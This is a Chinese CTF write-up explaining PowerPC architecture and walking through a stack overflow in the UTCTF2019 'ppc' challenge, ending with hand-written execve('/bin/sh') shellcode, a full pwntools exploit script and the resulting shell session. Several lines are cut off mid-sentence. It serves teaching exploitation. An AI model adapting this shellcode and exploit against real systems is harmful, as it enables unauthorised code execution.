PowerPC栈溢出初探：从放弃到getshell

iptabLs / 2019-05-02 09:10:00 / 浏览数 5954 安全技术 二进制安全 顶(0) 踩(0)

PowerPC

之前接触的pwn题一般都是x86架构，少数arm和mips，前段时间一场国外的比赛出现了一道PowerPC的题目，对于PowerPC架构的题目还是第一次遇到，借此机会整理一

维基百科PowerPC条目

> PowerPC)英语：Performance Optimization With Enhanced RISC – Performance Computing，有时简称PPC）是一种精简指令集)RISC）架构的中央处理器)CPU），其基本的设计源自IBM的POWER)Performance Optimized With Enhanced RISC；《IBM Connect电子报》2007年8月号译为"增强RISC性能优化"）架构。POWER是1991年，Apple、IBM、Motorola组成的AIM联盟所发展出的微处理器架构。PowerPC是整 CPU。

指令集

寄存器

PPC使用RISC精简指令集，指令字长都是32bit，4字节对齐。PPC和IA32 CPU的不同点在于其定义了大量的通用寄存器，这个和ARM和X64有点类似。

序号	寄存器	功能
1	GPR0-GPR31（共32个寄存器）	整数运算和寻址通用寄存器.在ABI规范中，GPR1用于堆栈指针
2	FPR0-FPR31（共32个寄存器）	用于浮点运算。PPC32和PPC64的浮点数都是64位
3	LR	连接寄存器，记录转跳地址，常用于记录子程序返回的地址。
4	CR	条件寄存器。
5	XER	特殊寄存器，记录溢出和进位标志，作为CR的补充
6	CTR	计数器，用途相当于ECX
7	FPSCR	浮点状态寄存器，用于浮点运算类型的异常记录等，可设置浮点

PowerPC ABI 中的寄存器被划分成 3 种基本类型：专用寄存器、易失性寄存器和非易失性寄存器。

专用寄存器 是那些有预定义的永久功能的寄存器，例如堆栈指针（r1）和 TOC 指针（r2）。r3 到 r12
是易失性寄存器，这意味着任何函数都可以自由地对这些寄存器进行修改，而不用恢复这些寄存器之前的值。而r13及其之上的寄存器都是非易失性寄存器。这意味着函数可

CR寄存器用于反映运算结果、跳转判断条件等，分为以下8组。

CR0	CR1	CR2	CR3	CR4	CR5	CR6	CR7
0-3	4-7	8-11	12-15	16-19	20-23	24-27	28-31

每组4位，分别为LT（小于）、GT（大于）、EQ（等于）、S0（Summary
ovweflow）。CR0默认反映整数运算结果，CR1默认反浮点数运算结果。S0是XER寄存器S0位的拷贝。对于比较指令，很容易理解LT、GT、EQ的含义，对于算数运算指令

PowerPC 体系结构本身支持字节（8 位）、半字（16 位）、字（32 位）和双字（64 位）数据类型，为方便起见，和IA32做个对比。见下表：

PPC	字长（BITS）	简称	IA32
BYTE	8	B	BYTE
HALF WORD	16	H	WORD
WORD	32	W	DWORD
DWORD	64	D	QWORD

通用寄存器

寄存器	说明
r0	在函数开始（function prologs）时使用。
r1	堆栈指针，相当于IA32中的esp寄存器，IDA把这个寄存器反汇编标识为sp。
r2	内容表（toc）指针，IDA把这个寄存器反汇编标识为rtoc。系统调用时，它包含系统调用号
r3	作为第一个参数和返回值。
r4-r10	函数或系统调用开始的参数，部分情况下r4寄存器也会作为返回值使用。
r11	用在指针的调用和当作一些语言的环境指针。
r12	它用在异常处理和glink（动态连接器）代码。
r13	保留作为系统线程ID。
r14-r31	作为本地变量，非易失性。

专用寄存器

寄存器	说明
lr	链接寄存器，它用来存放函数调用结束处的返回地址。。

ctr	计数寄存器，它用来当作循环计数器，会随特定转移操作而递减。
xer	定点异常寄存器，存放整数运算操作的进位以及溢出信息。
msr	机器状态寄存器，用来配置微处理器的设定。
cr	条件寄存器，它分成8个4位字段，cr0-cr7，它反映了某个算法操作的结果并且提供条件分支

寄存器r1、r14-r31是非易失性的，这意味着它们的值在函数调用过程保持不变。寄存器r2也算非易失性，但是只有在调用函数在调用后必须恢复它的值时才被处理。

寄存器r0、r3-r12和特殊寄存器lr、ctr、xer、fpscr是易失性的，它们的值在函数调用过程中会发生变化。此外寄存器r0、r2、r11和r12可能会被交叉模块调用改变，所以函

条件代码寄存器字段cr0、cr1、cr5、cr6和cr7是易失性的。cr2、cr3和cr4是非易失性的，函数如果要改变它们必须保存并恢复这些字段。

异常处理器

整数异常寄存器XER是一个特殊功能寄存器，它包括一些对增加计算精度有用的信息和出错信息。XER的格式如下：

寄存器	说明
SO 总体溢出标志	一旦有溢出位OV置位，SO就会置位。
OV 溢出标志	当发生溢出时置位，否则清零；在作乘法或除法运算时，如果结果超过寄存器的表达范围，
CA 进位标志	当最高位产生进位时，置位，否则清零；扩展精度指令（后述）可以用CA作为操作符参与运

常用指令

```
li REG, VALUE
```

加载寄存器 REG，数字为 VALUE

```
add REGA, REGB, REGC
```

将 REGB 与 REGC 相加，并将结果存储在 REGA 中

```
addi REGA, REGB, VALUE
```

将数字 VALUE 与 REGB 相加，并将结果存储在 REGA 中

```
mr REGA, REGB
```

将 REGB 中的值复制到 REGA 中

```
or REGA, REGB, REGC
```

对 REGB 和 REGC 执行逻辑 “或” 运算，并将结果存储在 REGA 中

```
ori REGA, REGB, VALUE
```

对 REGB 和 VALUE 执行逻辑 “或” 运算，并将结果存储在 REGA 中

```
and, andi, xor, xori, nand, nand, and nor
```

其他所有此类逻辑运算都遵循与 “or” 或 “ori” 相同的模式

```
ld REGA, 0(REGB)
```

使用 REGB 的内容作为要载入 REGA 的值的内存地址

```
lbz, lhz, and lwz
```

它们均采用相同的格式，但分别操作字节、半字和字(“z” 表示它们还会清除该寄存器中的其他内容)

```
b ADDRESS
```

跳转(或转移)到地址 ADDRESS 处的指令

```
bl ADDRESS
```

对地址 ADDRESS 的子例程调用

```
cmpd REGA, REGB
```

比较 REGA 和 REGB 的内容，并恰当地设置状态寄存器的各位

```
beq ADDRESS
```

若之前比较过的寄存器内容等同，则跳转到 ADDRESS

```
bne, blt, bgt, ble, and bge
```

它们均采用相同的形式，但分别检查不等、小于、大于、小于等于和大于等于

`std REGA, 0(REGB)`

使用 REGB 的地址作为保存 REGA 的值的内存地址

`stb, sth, and stw`

它们均采用相同的格式，但分别操作字节、半字和字

`sc`

对内核进行系统调用

寄存器表示法
所有计算值的指令均以第一个操作数作为目标寄存器。在所有这些指令中，寄存器都仅用数字指定。例如，将数字 12 载入寄存器 5 的指令是`li 5,12`。5 表示一个寄存器，12 表示数字 12，原因在于指令格式(因为`li`第一个操作数就是寄存器，第2个是立即数)。在某些指令中，GPR0 只是代表数值 0，而不会去查找 GPR0 的内容。

立即指令
以`i`结束的指令通常是立即指令。`li` 表示“立即装入”，它是表示“在编译时获取已知的常量值并将它存储到寄存器中”的一种方法。

助记符
`li`实际上不是一条指令，它真正的含义是助记符。 助记符有点象预处理器宏：它是汇编程序接受的但秘密转换成其它指令的一条指令。上面提到的`li 5,12` 实际上被定义为`addi 5,0,12` 。

指令缩写

- `st = store`
- `ld = load`
- `r = right`
- `l = left ■■ logical`
- `h = half word`
- `w = word`
- `d = dword`
- `u = update`
- `m = move`
- `f = from ■■ field`
- `t = to ■■ than`
- `i = Immediate`
- `z = zero`
- `b = branch`
- `n = and`
- `s = shift ■■16■`
- `cmp = compare`
- `sub = subtract`
- `clr = clear`
- `cr = condition register`
- `lr = link register`
- `ctr = couter register`

指令集内容比较多，不一一列举，实际使用时，还得多查查手册。

栈帧结构

栈的概念在PPC等CPU中，不是由CPU实现的，而是由编译器维护的。通常情况下，在PPC中栈顶指针寄存器使用r1，栈底指针寄存器使用r11或r31。或者r11为栈顶，其他

PowerPC寄存器没有专用的Pop，Push指令来执行堆栈操作，所以PowerPC构架使用存储器访问指令stwu，lwzu来代替Push和Pop指令。PowerPC处理器使用GPR1来将过
Frame），每一个函数负责维护自己的堆栈帧。



Figure 2 - EABI Stack Frame

函数参数域（Function Parameter Area）：这个区域的大小是可选的，即如果如果调用函数传递给被调用函数的参数少于六个时，用GPR4至GPR10这个六个寄存器就可以了，被调用函数的栈帧中就不需要这

局部变量域（Local Variables Area）：通上所示，如果临时寄存器的数量不足以提供给被调用函数的临时变量使用时，就会使用这个域。

CR寄存器：即使修改了CR寄存器的某一个段CRx（x=0至7），都有保存这个CR寄存器的内容。

通用寄存器GPR：当需要保存GPR寄存器中的一个寄存器器GPRn时，就需要把从GPRn到GPR31的值都保存到堆栈帧中。

浮点寄存器FPR：使用规则共GPR寄存器。

每个C函数开始几行汇编会为自己建立堆栈帧：

```
mflr %r0                ;Get Link register
stwu %r1,-88(%r1)       ;Save Back chain and move SP(r1) = r1 – 88
stw %r0,+92(%r1)        ;Save Link register
stmw %r28,+72(%r1)      ;Save 4 non-volatiles r28-r31
```

C函数的结尾几行，会移除建立的堆栈帧，并使得SP（即GPR1）寄存器指向上一个栈帧的栈顶(即栈帧的最低地址处，也就是back chain)

```
lwz %r0,+92(%r1)       ;Get saved Link register
mtlr %r0               ;Restore Link register
lmw %r28,+72(%r1)      ;Restore non-volatiles
addi %r1,%r1,88        ;Remove sp frame from stack r1 = r1 + 88
blr                    ;Return to calling function
```

实战 UTCTF2019 PPC

例牌检查一下ELF文件

```
[*] '/home/kira/pwn/utctf/ppc'
   Arch:     powerpc64-64-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x10000000)
   RWX:      Has RWX segments
```

ida7.0没有PowerPC的反汇编功能，直接看汇编还是有点吃力，可以试一下前段时间发布的Ghidra。搜索main函数，可以看到Ghidra的反汇编功能非常强大。

```
void main(void)

{
 size_t sVar1;
 size_t __edflag;
 int local_20;

                    /* local function entry for global function main at 10000a78 */
 welcome();
```

```
 get_input();
 sVar1 = .strlen(buf);
 local_20 = 0;
 while (local_20 < (int)sVar1) {
   buf[(longlong)local_20] = buf[(longlong)local_20] ^ 0xcb;
   local_20 = local_20 + 1;
 }
 __edflag = sVar1;
 __printf(&DAT_1009ed68);
 .encrypt((char *)(longlong)(int)sVar1,__edflag);
 .puts("Exiting..");
                   /* WARNING: Subroutine does not return */
 .exit(1);
}

void get_input(void)

{
                   /* local function entry for global function get_input at 10000c8c */
 .puts("Enter a string");
 .fgets(buf,1000,(FILE *)stdin);
 return;
}
```

get_input()函数通过fgets读入1000字节到buf，然后用strlen计算输入字符的长度，然后输入内容跟0xcb异或。目前为止，并没有什么漏洞，真正出问题的地方在en

```
void .encrypt(char *__block,int __edflag)

{
 int local_90;
 byte abStack136 [104];
 undefined4 local_20;

                   /* local function entry for global function encrypt at 10000bb4 */
 local_20 = SUB84(__block,0);
 .memcpy(abStack136,buf,1000);
 __printf("Here\'s your string: ");
 local_90 = 0;
 while (local_90 < 0x32) {
   __printf(&DAT_1009edf8,(longlong)(int)(uint)abStack136[(longlong)local_90]);
   local_90 = local_90 + 1;
 }
 .putchar(10);
 return;
}
```

函数会将buf的内容通过memcpy复制到栈上，而abStack136只有104字节，很明显存在一个栈溢出漏洞。由于程序什么保护都没开，最简单的利用方法给x86的思路差不多

- 栈溢出第一步，先确定溢出长度

静态分析汇编

```
.text:0000000010000BBC .set sender_lr,  0x10
...
.text:0000000010000BDC                addi      r10, r2, (buf_0 - 0x100D7D00)
.text:0000000010000BE0                addi      r9, r31, 0x68  ; abStack136
.text:0000000010000BE4                mr        r8, r10
.text:0000000010000BE8                li        r10, 0x3E8
.text:0000000010000BEC                mr        r5, r10
.text:0000000010000BF0                mr        r4, r8
.text:0000000010000BF4                mr        r3, r9
.text:0000000010000BF8                bl        memcpy_0
...
.text:0000000010000C6C                addi      r1, r31, 0xF0
.text:0000000010000C70                ld        r0, sender_lr(r1)
.text:0000000010000C74                mtlr      r0
.text:0000000010000C78                ld        r31, var_8(r1)
.text:0000000010000C7C                blr
```

首先看到memcpy(abStack136,buf,1000)对应的汇编，r3为参数一的abStack136，往上跟，不难发现abStack136在r31+0x68的位置。再看到函数结束前恢复LR的

用gdb动态调试，也可以分析出一样的结果。跟arm,mips类似，使用qemu进行调试。直接在encrypt结束处下一个断点。

```
0x10000c6c <encrypt+184>    addi   r1, r31, 0xf0
  0x10000c70 <encrypt+188>    ld     r0, 0x10(r1)
■  0x10000c74 <encrypt+192>    mtlr   r0
  0x10000c78 <encrypt+196>    ld     r31, -8(r1)
  0x10000c7c <encrypt+200>    blr
```

同时查看栈，查找我们输入的一大串'0xaaaaaaaaaa'

```
pwndbg> stack 100
00:0000■ r31 sp  0x40007fff50 —■ 0x4000800040 ■— 0x0
01:0008■         0x40007fff58 ■— 0x0
02:0010■         0x40007fff60 —■ 0x10000c64 (encrypt+176) ■— nop
03:0018■         0x40007fff68 ■— 0x0
04:0020■         0x40007fff70 ■— 0x1c
05:0028■         0x40007fff78 ■— 0x0
06:0030■         0x40007fff80 ■— 0x1
07:0038■         0x40007fff88 ■— 0x20 /* ' ' */
08:0040■         0x40007fff90 —■ 0x1009edfb ■— 0x746e450000000000
09:0048■         0x40007fff98 ■— 0x0
... ↓
0b:0058■         0x40007fffa8 —■ 0x40007fffb0 ■— 0x32 /* '2' */
0c:0060■         0x40007fffb0 ■— 0x32 /* '2' */
0d:0068■         0x40007fffb8 ■— 0xaaaaaaaaaaaaaaaa  # ■■■■■
... ↓
10:0080■         0x40007fffd0 ■— 0xc1aaaaaa
11:0088■         0x40007fffd8 ■— 0x0
```

那么LR的偏移为0xf0+0x10-0x68=152，只要填充152字节就可以覆盖LR。

当然，也可以用最粗暴的报错方法进行爆破溢出长度，原理跟x86的类似，输入一串超长的字符串，通过报错时观察LR的值，确定溢出长度

```
# kira @ k1r4 in ~/pwn/utctf on git:master x [9:22:41]
$ python -c "print ('a'*152)"|./ppc
This is the UT encryption service.
We take your strings and make them into other strings!
Enter a string
153
Here's your string: aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa a
Invalid data memory access: 0x00000000000000c0
NIP 00000000000000c0   LR 00000000000000c1 CTR 0000000010014870 XER 0000000020000000 CPU#0
MSR 8000000002806001 HID0 0000000000000000  HF 8000000002806001 idx 0
# kira @ k1r4 in ~/pwn/utctf on git:master x [9:22:58] C:139
$ python -c "print ('a'*160)"|./ppc
This is the UT encryption service.
We take your strings and make them into other strings!
Enter a string
161
Here's your string: aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa a
Invalid data memory access: 0x0000000000000000
NIP aaaaaaaaaaaaaaa8   LR aaaaaaaaaaaaaaaa CTR 0000000010014870 XER 0000000020000000 CPU#0
MSR 8000000002806001 HID0 0000000000000000  HF 8000000002806001 idx 0
```

留意LR的报错信息，当输入长度152时（请无视那个换行符），LR未被覆盖，而输入长度160时，LR已经被我们输入覆盖了。那么可以确定溢出长度为152。

- 下一步，我们需要寻找一个可控的内存段存放shellcode，而且地址必须可知。

这一步没花太多时间，因为在程序唯一一次读取输入的地方，可以发现存放输入的buf是一个bss段的全局变量，程序没开PIE，地址可知。

```
.bss:00000000100D2B40                 .globl buf_0
.bss:00000000100D2B40 buf_0:          .space 1                # DATA XREF: main_0+20↑o
.bss:00000000100D2B40                                         # main_0+44↑o ...
```

- 现在可以开始进行shellcode编写

ppc的shellcode跟x86没什么差别，最终目标一样是execve("/bin/sh", 0, 0)，构造条件如下：

1. r0为syscall调用号，需要设为0xb
2. r3为参数一，需要指向/bin/sh
3. r4为参数二，需清0

4. r5为参数三，需清0
5. 在ppc中syscall使用sc

shellcode编写需要上面提到的各种指令集，不停查阅后终于写出shellcode，最终写出的shellcode如下：

```
xor 3,3,3
lis 3, 0x100d
addi 3, 3, 0x2b64
xor 4,4,4
xor 5,5,5
li 0, 11
sc
.long 0x6e69622f
.long 0x68732f
```

为了绕过异或，我直接在payload前面加了8字节的\x00，因此后面用的各种地址都需要+8。

完整exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'DEBUG'
target = 'ppc'
p = process('./'+target)

shellcode = asm("""
xor 3,3,3
lis 3, 0x100d
addi 3, 3, 0x2b64
xor 4,4,4
xor 5,5,5
li 0, 11
sc
.long 0x6e69622f
.long 0x68732f
""")

rop = p64(0) + shellcode
rop = rop.ljust(152,'A')
rop += p64(0x100D2B40+8)

p.sendlineafter('string\n',rop)
p.interactive()
```

```
[DEBUG] Sent 0xa1 bytes:
    00000000  00 00 00 00  00 00 00 00  78 1a 63 7c  0d 10 60 3c  |····|····|x·c|··`<|
    00000010  64 2b 63 38  78 22 84 7c  78 2a a5 7c  0b 00 00 38  |d+c8|x"·|x*·|···8|
    00000020  02 00 00 44  2f 62 69 6e  2f 73 68 00  41 41 41 41  |···D|/bin|/sh·|AAAA|
    00000030  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000090  41 41 41 41  41 41 41 41  48 2b 0d 10  00 00 00 00  |AAAA|AAAA|H+··|····|
    000000a0  0a                                                  |·|
    000000a1
[*] Switching to interactive mode
[DEBUG] Received 0x9d bytes:
    '0\n'
    "Here's your string: 0 0 0 0 0 0 0 0 78 1a 63 7c d 10 60 3c 64 2b 63 38 78 22 84 7c 78 2a a5 7c b 0 0 38 2 0 0 44 2f 62 69 6e 2f 73 68 0 41 41 41 41 41 41 \n"
0
Here's your string: 0 0 0 0 0 0 0 0 78 1a 63 7c d 10 60 3c 64 2b 63 38 78 22 84 7c 78 2a a5 7c b 0 0 38 2 0 0 44 2f 62 69 6e 2f 73 68 0 41 41 41 41 41 41
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x7b bytes:
    'uid=1000(kira) gid=1000(kira) groups=1000(kira),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)\n'
uid=1000(kira) gid=1000(kira) groups=1000(kira),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```


总结

虽然是最简单的栈溢出+shellcode编写，不过由于PowerPC接触太少，还是花了好多时间进行资料收集和研究，最终做出来也对PowerPC熟悉了不少。

参考

https://www.ibm.com/developerworks/cn/linux/l-powarch/index.html

https://example61560.wordpress.com/2016/07/14/powerpc%E6%9E%84%E6%9E%B6%E5%BA%94%E7%94%A8%E7%A8%8B%E5%BA%8F%E4%BA%8C%E8%

http://math-atlas.sourceforge.net/devel/assembly/ppc_isa.pdf

https://bbs.pediy.com/thread-191928.htm

ppc.zip (0.332 MB) 下载附件
点击收藏 | 0 关注 | 1
上一篇：从入侵到变现——“黑洞”下的黑帽S... 下一篇：34c3 v9 writeup
1. 0 条回复
- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板